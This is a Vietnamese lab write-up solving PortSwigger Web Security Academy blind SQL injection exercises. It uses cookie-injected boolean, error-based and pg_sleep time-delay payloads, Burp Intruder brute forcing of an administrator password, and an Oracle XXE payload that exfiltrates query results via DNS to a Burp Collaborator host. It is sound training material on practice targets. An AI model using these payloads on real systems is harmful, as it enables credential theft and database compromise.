  - Vì khi reload, client đã gửi lại 1 trackingId mà server đã cung cấp từ trước đó,
  - Database sẽ kiểm tra trackingId đó với truy vấn có dạng:
    - Select trackingID from tracking\_ID where trackingid='trackingId'
    - Nếu mệnh đề where đúng, sẽ trả về 'welcome back'
    - Vậy lợi dụng điều này, với việc để đã cung cấp sẵn username, ta tiến hành brute force password, bằng cách:
      - Xác định được độ dài của password
      - Với mỗi ký tự của password, ta thử với tất cả chữ cái a->z, các chữ số 0->9.. Nếu xuất hiện `welcome back` => ký tự đó có trong password và tương ứng với vị trí được truyền vào.

- ❖ Đầu tiên kiểm tra xem, mệnh đề where có hoạt động đúng với kịch bản đưa ra ở trên không

- Với payload: Cookie: TrackingId=B6PcgEgE0RzAeCal' and '1

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Response                                       |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | Pretty                                         |
| Raw                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Raw                                            |
| 1 GET /filter?category=Gifts HTTP/1.1<br>2 Host: Daedae0045038f0dac02a7fc5000b0055.web-security-academy.net<br>3 Cookie: TrackingId=B6PcgEgE0RzAeCal' and '1; session=vHfyQUzvnE7aduq0gnZ8CoDU84quOPw<br>4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"<br>5 Sec-Ch-Ua-Mobile: ?0<br>6 Sec-Ch-Ua-Platform: "Windows"<br>7 Upgrade-Insecure-Requests: 1<br>8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5117.102 Safari/537.36<br>9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.5<br>10 Sec-Fetch-Site: same-origin<br>11 Sec-Fetch-User: ?1<br>12 Sec-Fetch-Dest: document<br>13 Referer: https://daedae0045038f0dac02a7fc5000b0055.web-security-academy.net/filter?category=Gifts<br>14 Content-Type: application/x-www-form-urlencoded<br>15 Accept-Encoding: gzip, deflate<br>16 Accept-Language: en-US,en;q=0.5<br>17 Connection: close<br>18<br>19 | 47<br></p><br><div><br>Welcome back!<br></div> |

- Mệnh đề đúng => welcome back

- Với payload: Cookie: TrackingId=B6PcgEgE0RzAeCal' and '1='0

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | Response                                                                                                                 |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | Pretty                                                                                                                   |
| Raw                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Raw                                                                                                                      |
| 1 GET /filter?category=Gifts HTTP/1.1<br>2 Host: Daedae0045038f0dac02a7fc5000b0055.web-security-academy.net<br>3 Cookie: TrackingId=B6PcgEgE0RzAeCal' and '1='0; session=vHfyQUzvnE7aduq0gnZ8CoDU84quOPw<br>4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"<br>5 Sec-Ch-Ua-Mobile: ?0<br>6 Sec-Ch-Ua-Platform: "Windows"<br>7 Upgrade-Insecure-Requests: 1<br>8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5117.102 Safari/537.36<br>9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.5<br>10 Sec-Fetch-Site: same-origin<br>11 Sec-Fetch-User: ?1<br>12 Sec-Fetch-Dest: document<br>13 Referer: https://daedae0045038f0dac02a7fc5000b0055.web-security-academy.net/filter?category=Gifts<br>14 Content-Type: application/x-www-form-urlencoded<br>15 Accept-Encoding: gzip, deflate<br>16 Accept-Language: en-US,en;q=0.5<br>17 Connection: close<br>18<br>19 | 47<br></p><br><div><br>Welcome back!<br></div><br>48<br><p><br> <br></p><br><a href="/my-account"><br>My account<br></a> |

- => Đây chính là lỗ hổng blind sql

- ❖ Đề cung cấp tài khoản là administrator, vậy ta thử kiểm tra xem tên của bảng chứa username, password có đúng là users hay không.

- Với payload: Cookie: TrackingId=B6PcgEgE0RzAeCal' and (select 'isp' from users where username='administrator')=isp

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | Response                                                                                                                 |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Pretty                                                                                                                   |
| Raw                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Raw                                                                                                                      |
| 1 GET /filter?category=Gifts HTTP/1.1<br>2 Host: Daedae0045038f0dac02a7fc5000b0055.web-security-academy.net<br>3 Cookie: TrackingId=B6PcgEgE0RzAeCal' and (select 'isp' from users where username='administrator')=isp; session=vHfyQUzvnE7aduq0gnZ8CoDU84quOPw<br>4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"<br>5 Sec-Ch-Ua-Mobile: ?0<br>6 Sec-Ch-Ua-Platform: "Windows"<br>7 Upgrade-Insecure-Requests: 1<br>8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5117.102 Safari/537.36<br>9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.5<br>10 Sec-Fetch-Site: same-origin<br>11 Sec-Fetch-User: ?1<br>12 Sec-Fetch-Dest: document<br>13 Referer: https://daedae0045038f0dac02a7fc5000b0055.web-security-academy.net/filter?category=Gifts<br>14 Content-Type: application/x-www-form-urlencoded<br>15 Accept-Encoding: gzip, deflate<br>16 Accept-Language: en-US,en;q=0.5<br>17 Connection: close<br>18<br>19 | 47<br></p><br><div><br>Welcome back!<br></div><br>48<br><p><br> <br></p><br><a href="/my-account"><br>My account<br></a> |

- => tồn tại bảng tên là users.

- ❖ Tìm độ dài của password

- Để tìm độ dài password, thử đoán độ dài bằng cách thêm điều kiện vào where

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |     | Response                                                         |        |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|------------------------------------------------------------------|--------|
| Pretty                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | Raw | Hex                                                              | Render |
| <pre>1 GET /filter?category=Gifts HTTP/1.1 2 Host: 0ae0004503bf20da02a7fc5000b0055.web-security-academy.net 3 Cookie: TrackingId=B65egf9E0zAeCal and (select 'isp' from users where username='administrator' and length(password)&gt;1)=isp; session= whHfYQUsvn7EduQu0gn2CobU84qu0fw 4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104" 5 Sec-Ch-Ua-Mobile: ?0 6 Sec-Ch-Ua-Platform: "Windows" 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5122.102 Safari/537.36</pre> | 47  | </p> <div> Welcome back! </div> <p>  </p> <a href="/my-account"> |        |

- Length(password)>1: là tất nhiên nên select 'isp' được thực hiện và trả về isp

- Đưa req trên vào Intruder,

- Đặt độ dài cần so sánh là 1 biến

```
GET /filter?category=Gifts HTTP/1.1
Host: 0ae0004503bf20da02a7fc5000b0055.web-security-academy.net
Cookie: TrackingId=B65egf9E0zAeCal and (select 'isp' from users where
username='administrator' and length(password)>1)=isp; session=
whHfYQUsvn7EduQu0gn2CobU84qu0fw
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5122.102 Safari/537.36
```

- Trong payloads:

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the number of requests.

|               |         |                   |
|---------------|---------|-------------------|
| Payload set:  | 1       | Payload count: 50 |
| Payload type: | Numbers | Request count: 50 |

**Number range**

Type:  Sequential  Random

From: 1  
To: 50  
Step: 1  
How many:

- Trong option: ta để matchs: là welcome back

**Grep - Match**

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

|          |              |
|----------|--------------|
| Paste    | welcome back |
| Load ... |              |
| Remove   |              |
| Clear    |              |
| Add      | welcome back |

- Sau đó ấn start attack
- Có thể thấy khi giá trị tăng  $\geq 20$  thì ko có 'welcome back' nữa

| Request | Payload | Status | Error | Timeout | Length |      | Welcome back! |
|---------|---------|--------|-------|---------|--------|------|---------------|
| 11      | 11      | 200    |       |         | 5270   | 255+ | 1             |
| 12      | 12      | 200    |       |         | 5270   | 255+ | 1             |
| 13      | 13      | 200    |       |         | 5270   | 255+ | 1             |
| 14      | 14      | 200    |       |         | 5270   | 255+ | 1             |
| 15      | 15      | 200    |       |         | 5270   | 255+ | 1             |
| 16      | 16      | 200    |       |         | 5270   | 255+ | 1             |
| 17      | 17      | 200    |       |         | 5270   | 255+ | 1             |
| 18      | 18      | 200    |       |         | 5270   | 255+ | 1             |
| 19      | 19      | 200    |       |         | 5270   | 255+ | 1             |
| 20      | 20      | 200    |       |         | 5209   | 255+ |               |
| 21      | 21      | 200    |       |         | 5209   | 255+ |               |
| 22      | 22      | 200    |       |         | 5209   | 255+ |               |
| 23      | 23      | 200    |       |         | 5209   | 255+ |               |
| 24      | 24      | 200    |       |         | 5209   | 255+ |               |
| 25      | 25      | 200    |       |         | 5209   | 255+ |               |
| 26      | 26      | 200    |       |         | 5209   | 255+ |               |
| 27      | 27      | 200    |       |         | 5209   | 255+ |               |
| 28      | 28      | 200    |       |         | 5209   | 255+ |               |
| 29      | 29      | 200    |       |         | 5209   | 255+ |               |



○ Vậy độ dài password = 19

- ❖ Brute force password: với mỗi ký tự của password ta thử hết a-z, 0-9;
  - Ta 2 payload: 1 cho vị trí ký tự trong password, 1 cho giá trị ký tự

### Choose an attack type

Attack type: Cluster bomb

- Chọn

- Payload sẽ như sau:

○

```

○ Target: https://0a3b0078036b0edec19e49d6002600f6.web-security-academy.net Update Host header to match target
1 GET /filter?category=Gits HTTP/1.1
2 Host: 0a3b0078036b0edec19e49d6002600f6.web-security-academy.net
3 Cookie: TrackingId=d0d1bWxall1Bqtb' and (select substr(password,i,1) from users where username='administrator' and length(password)>1)='$Character$;
session=HsTYLzF0gab2IV12Axi1EDT2l0m8I
4 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="104"
5 Sec-Ch-Ua-Mobile: "Android";v="12"
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.512.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-User: ?navigate
12 Sec-Fetch-Dest: frame
13 Sec-Fetch-Dest: document
14 Referer: https://0a3b0078036b0edec19e49d6002600f6.web-security-academy.net/filter?category=Accessories
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close

```

- Với payload1:

○

### Payload Sets

You can define one or more payload sets. The number of payload sets depends different ways.

|               |                                        |                   |
|---------------|----------------------------------------|-------------------|
| Payload set:  | <input type="button" value="1"/>       | Payload count: 20 |
| Payload type: | <input type="button" value="Numbers"/> | Request count: 0  |

### Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specific format.

Number range

Type:  Sequential  Random

From:

To:

Step:

How many:

○ Number format

- Với payload2:

- Nếu giá trị welcome back = 1 => ứng với vị trí đó có giá trị là ký tự đó 😊

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Welcome |
|---------|-----------|-----------|--------|-------|---------|--------|---------|
| 78      | 18        | d         | 200    |       |         | 5209   | 255+    |
| 79      | 19        | d         | 200    |       |         | 5270   | 255+ 1  |
| 80      | 20        | d         | 200    |       |         | 5299   | 255+    |

- Kết quả

|                       |   |   |   |   |   |   |   |   |    |    |    |    |    |    |    |    |    |    |    |
|-----------------------|---|---|---|---|---|---|---|---|----|----|----|----|----|----|----|----|----|----|----|
| 1                     | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 |
| 5                     | m | k | b | w | f | o | j | r | e  | 1  | f  | x  | v  | n  | e  | v  | k  | d  | t  |
| 5mkbwfojre1fxvnevkdtd |   |   |   |   |   |   |   |   |    |    |    |    |    |    |    |    |    |    |    |

## ★ LAB 12: <https://portswigger.net/web-security/sql-injection/blind/lab-conditional-errors>

- ❖ Vấn đề: res không trả lại tín hiệu nào để ta biết rằng truy vấn có được thực thi không. Vậy nên sử dụng blind có điều kiện để cỗ tinh xuất ra lỗi nếu truy vấn thực thi đúng, và trả về 200 ok nếu truy vấn đó thực thi sai. Hoặc ngược lại.
- Ví dụ: với truy vấn này, ta có 1=1 là luôn đúng, sau đó trả lại to\_char(1/0) cho case. http response 500

○ => Truy vấn đúng và thực thi sai.

- Nếu thay đổi 1=2:

○ 1=2 => sai => case = ' ' . => http response : 200.

○ => truy vấn đúng và thực thi đúng

- ❖ Giờ ta thử kiểm tra các trường username,password bằng cách kiểm tra độ dài của password:

Request

```

1 GET / HTTP/1.1
2 Host: 0a600c10361c66ec0744eb700180082.web-security-academy.net
3 Cookie: TrackingId=R24fBLq@amXsqaeW'||(select case when(length(password,1,1)>1) then
to_char(1/0) else '' end from users where username='administrator'||); session=
b4s7DgU8g9wT1T4o1BMM8vXfp5HP
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="0"
6 Sec-Ch-Ua-Mobile: ?0

```

Response

```

1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 2245
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/acad-
10 .css rel="stylesheet">
11 </head>
12 <body>
13 <h1>Internal Server Error</h1>
14 <p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the configuration.</p>
15 </body>
16 </html>

```

- Length(password)>1 => case=1/0 => 500 error => đúng

- ❖ Thay vì kiểm tra độ dài, ta kiểm tra từng ký tự của password bằng cách so sánh mỗi ký tự được cắt ra với mỗi ký tự được đưa vào:

Request

```

1 GET / HTTP/1.1
2 Host: 0a600c10361c66ec0744eb700180082.web-security-academy.net
3 Cookie: TrackingId=R24fBLq@amXsqaeW'||(select case when(substr(password,1,1)>'1') then
to_char(1/0) else '' end from users where username='administrator'||); session=
b4s7DgU8g9wT1T4o1BMM8vXfp5HP
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="0"
6 Sec-Ch-Ua-Mobile: ?0

```

Response

```

1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 2245
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/acad-
10 .css rel="stylesheet">
11 </head>
12 <body>
13 <h1>Internal Server Error</h1>
14 <p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the configuration.</p>
15 </body>
16 </html>

```

- Điều này cho thấy, ký tự đầu tiên của password là 1 số >1
- Nếu như ta sửa lại thành >9 thì điều gì sẽ xảy ra?
- Ví lờn hơn 9 là sai nên kết quả trả về là 200.

- ❖ Vậy sau khi xác định được cú pháp, ta sử dụng pp brute force. Đưa request vào intruder. Set payload như sau:

Choose an attack type

Attack type: Cluster bomb

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a600c10361c66ec0744eb700180082.web-security-academy.net

Payload set: 1 Payload count: 20

Payload type: Numbers Request count: 720

**Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and

Number range

Type: Sequential Random

From: 1 To: 20 Step: 1 How many:

- Payload1:

- Payload2:

You can define one or more payload sets. The number of payload sets depe

Payload set: 2 Payload count: 36  
Payload type: Brute forcer Request count: 720

### Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all |

Character set: abcdefghijklmnopqrstuvwxyz0123456789  
Min length: 1  
Max length: 1

- Với grep matchs ta thêm chuỗi 'Internal Server Error'
- Nhấn start attack để bắt đầu.

❖ Sau 720 giờ ngồi đợi brute thì ta được kết quả sau 😊

| Request | Payload 1 | Payload 2 | Status | Error                    | Timeout                  | Length | Internal Server Error |
|---------|-----------|-----------|--------|--------------------------|--------------------------|--------|-----------------------|
| 33      | 13        | b         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 85      | 5         | e         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 96      | 16        | e         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 99      | 19        | e         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 104     | 4         | f         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 140     | 20        | g         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 207     | 7         | k         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 272     | 12        | n         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 318     | 18        | p         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 388     | 8         | t         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 426     | 6         | v         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 434     | 14        | v         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 457     | 17        | w         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 510     | 10        | z         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 531     | 11        | 0         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 543     | 3         | 1         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 561     | 1         | 2         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 589     | 9         | 3         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 602     | 2         | 4         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
| 655     | 15        | 6         | 500    | <input type="checkbox"/> | <input type="checkbox"/> | 2364   | 2                     |
|         |           |           | ...    |                          |                          |        |                       |

- Sau khi sắp xếp lại ta được password: 241fevkt3z0nbv6ewpeg



## ★ LAB 13: <https://portswigger.net/web-security/sql-injection/blind/lab-time-delays>

LAB PRACTITIONER Blind SQL injection with time delays » ✓ Solved

- ❖ Yêu cầu: gây ra thời gian phản hồi về trễ 10s, cho biết rằng các câu lệnh truy vấn được đồng bộ;
- ❖ Vậy nên payload đơn giản có dạng sau:

Request Response

Pretty Raw Hex

Pretty Raw Hex Render

```
1 GET / HTTP/1.1
2 Host: Oacca038045cb49dc046231c00290092.web-security-academy.net
3 Cookie: TrackingId=Fb03NqgFIP8EGdi' ||| (select pg_sleep(10))--;
session=qGBLB5pUfGHMm0eH1NtckqeVshhru61g
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="105", "Not A;Brand";v="8"
6 Sec-Ch-Ua-Mobile: ?
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) |
```

Blind SQL injection with time delays

LAB Solved

## ★ LAB14: <https://portswigger.net/web-security/sql-injection/blind/lab-time-delays-info-retrieval>

LAB PRACTITIONER Blind SQL injection with time delays and information retrieval » ✓ Solved

- ❖ Yêu cầu: Từ lỗ hổng delay, hãy lấy tài khoản mật khẩu và đăng nhập.
- ❖ Như ở LAB13, lỗ hổng delay time cho phép ta select, nếu select đúng thì sẽ trả về độ delay tương ứng.

- ❖ Vậy nên nếu ta select nó từ 1 bảng khác thì sao?

**Request**

| Pretty                                                                                                               | Raw | Hex |
|----------------------------------------------------------------------------------------------------------------------|-----|-----|
| 1 GET / HTTP/1.1                                                                                                     |     |     |
| 2 Host: 0a64008504b204a0c042105e00fb00f2.web-security-academy.net                                                    |     |     |
| 3 Cookie: TrackingId=ol2xiqw0tevNymmi'  (select pg_sleep(10) from users)--; session=VI8dnxh03avHl152kajaa3CCmnkJKotg |     |     |
| 4 Cache-Control: max-age=0                                                                                           |     |     |

- Sau khi gửi payload này đi, đúng 10s sau, response mới được trả về.

- ❖ Vậy nếu ta có điều kiện theo sau là username='admininpassword' thì sao.

**Request**

| Pretty                                                                                                                                              | Raw | Hex |
|-----------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|
| 1 GET / HTTP/1.1                                                                                                                                    |     |     |
| 2 Host: 0a64008504b204a0c042105e00fb00f2.web-security-academy.net                                                                                   |     |     |
| 3 Cookie: TrackingId=ol2xiqw0tevNymmi'  (select pg_sleep(10) from users where username='administrator')--; session=VI8dnxh03avHl152kajaa3CCmnkJKotg |     |     |
| 4 Cache-Control: max-age=0                                                                                                                          |     |     |

- Kết quả vẫn bị delay 10s=> đúng

- ❖ Lần này ta kết hợp thêm tìm độ dài password.

- Giả sử độ dài password lớn hơn 20

**Request**

| Pretty                                                                                                                                                                      | Raw | Hex |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|
| 1 GET / HTTP/1.1                                                                                                                                                            |     |     |
| 2 Host: 0a64008504b204a0c042105e00fb00f2.web-security-academy.net                                                                                                           |     |     |
| 3 Cookie: TrackingId=ol2xiqw0tevNymmi'  (select pg_sleep(10) from users where username='administrator' and length(password)>20)--; session=VI8dnxh03avHl152kajaa3CCmnkJKotg |     |     |
| 4 Cache-Control: max-age=0                                                                                                                                                  |     |     |

- Ta thấy phản hồi được trả về ngay lập tức => độ dài password phải <= 20;

- Lần này thử độ dài bằng 20:

**Request**

| Pretty                                                                                                                                                                      | Raw | Hex |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|-----|
| 1 GET / HTTP/1.1                                                                                                                                                            |     |     |
| 2 Host: 0a64008504b204a0c042105e00fb00f2.web-security-academy.net                                                                                                           |     |     |
| 3 Cookie: TrackingId=ol2xiqw0tevNymmi'  (select pg_sleep(10) from users where username='administrator' and length(password)=20)--; session=VI8dnxh03avHl152kajaa3CCmnkJKotg |     |     |
| 4 Cache-Control: max-age=0                                                                                                                                                  |     |     |

- Lần này, ta phải đợi đúng 10s phản hồi mới được gửi về

- Ta tìm được chiều dài password = 20.

- ❖ Để tìm được password, áp dụng tt cách từ các lab trước. Sử dụng hàm substring(password,position,length), và brute force. Nếu tgiian phản hồi trả về tương ứng với tgiian delay ta set trong payload, thì ký tự đó được chấp nhận.

- Payload:

Choose an attack type

Attack type: Cluster bomb

**Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

○ Target:   Update Host header to my IP

○ GET / HTTP/1.1  
Host: 0a64008504b204a0c042105e00fb00f2.web-security-academy.net  
Cookie: TrackingId=ol2xiqw0tevNymmi'||(select pg\_sleep(2) from users where username='administrator' and substring(password,1,1)='1')--; session=VI8dnxh03avHl152kajaa3CCmnkJKotg  
Cache-Control: max-age=0  
Sec-Ch-Ua: "Chromium";v="105", "Not A Brand";v="0"

- Type payload1:

**Payload set:** 1 **Payload count:** 20  
**Payload type:** Numbers **Request count:** 0

#### Payload Options [Numbers]

This payload type generates numeric payloads within a given range

#### Number range

Type:  Sequential  Random

From:

To:

Step:

How many:

- Type payload 2:

You can define one or more payload sets. The number of payload sets dep

Payload set: 2 Payload count: 36

Payload type: Brute forcer Request count: 720

### Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all

Character set: abcdefghijklmnopqrstuvwxyz0123456789

Min length: 1

Max length: 1

- Ta Thêm 1 trường này nữa để có thể grep match time res:

### Resource Pool

Specify the resource pool in which the attack will be run. Resourc

#### Use existing resource pool

| Selected                         | Resource pool          | Max concurrent requ |
|----------------------------------|------------------------|---------------------|
| <input type="radio"/>            | Default resource pool  | 10                  |
| <input checked="" type="radio"/> | Custom resource pool 1 | 1                   |

- Sau đó attack.

#### Kết quả

| Request | Payload 1 | Payload 2 | Status | Response received | Error                    | Timeout                  | Length | Comment |
|---------|-----------|-----------|--------|-------------------|--------------------------|--------------------------|--------|---------|
| 6       | 15        | 8         | 200    | 2426              | <input type="checkbox"/> | <input type="checkbox"/> | 11410  |         |
| 2       | 15        | 4         | 200    | 440               | <input type="checkbox"/> | <input type="checkbox"/> | 11410  |         |

- Ta thấy time trả về >2s => tại vị trí 15 là ký tự '8'.
- Sau khi đợi 720h 😊 thì ta sắp xếp lại chúng theo stt, sẽ được password có dạng sau:

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20  
t m v i 2 n 3 c v l m r f x 8 m k x 0 n  
=> tmvi2n3cvlmrfx8mkx0n

### ★ Lab15: <https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band-data-exfiltration>

LAB

PRACTITIONER

Blind SQL injection with out-of-band data exfiltration >>

Solved

#### Yêu cầu: tấn công ngoài băng tần.

#### Request ban đầu:

##### Request

Pretty Raw Hex

```
1 GET /filter?category=Pets HTTP/1.1
2 Host: 0a65008d030fdb80c042774800e400e7.web-security-academy.net
3 Cookie: TrackingId=LUWOSHxZ9YsP5Ira; session=1QSNB7emsKYwH4Tap1HMiyWUWzll20ft
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A) Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 Accept:
```


#### Tạo Payload:

## DNS lookup with data exfiltration

You can cause the database to perform a DNS lookup to an external domain containing the results of an injected query. To do this, you will need to use [Burp Collaborator client](#) to generate a unique Burp Collaborator subdomain that you will use in your attack, and then poll the Collaborator server to retrieve details of any DNS interactions, including the exfiltrated data.

• Oracle  
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'||(SELECT YOUR-QUERY-HERE) ||'.BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]','/1') FROM dual

- Chọn



### Generate Collaborator payloads

Number to generate:

[Copy to clipboard](#)

- Thay phần subdomain bằng cái vừa copy.
- PayLoad có dạng:

File Edit Format View Help  
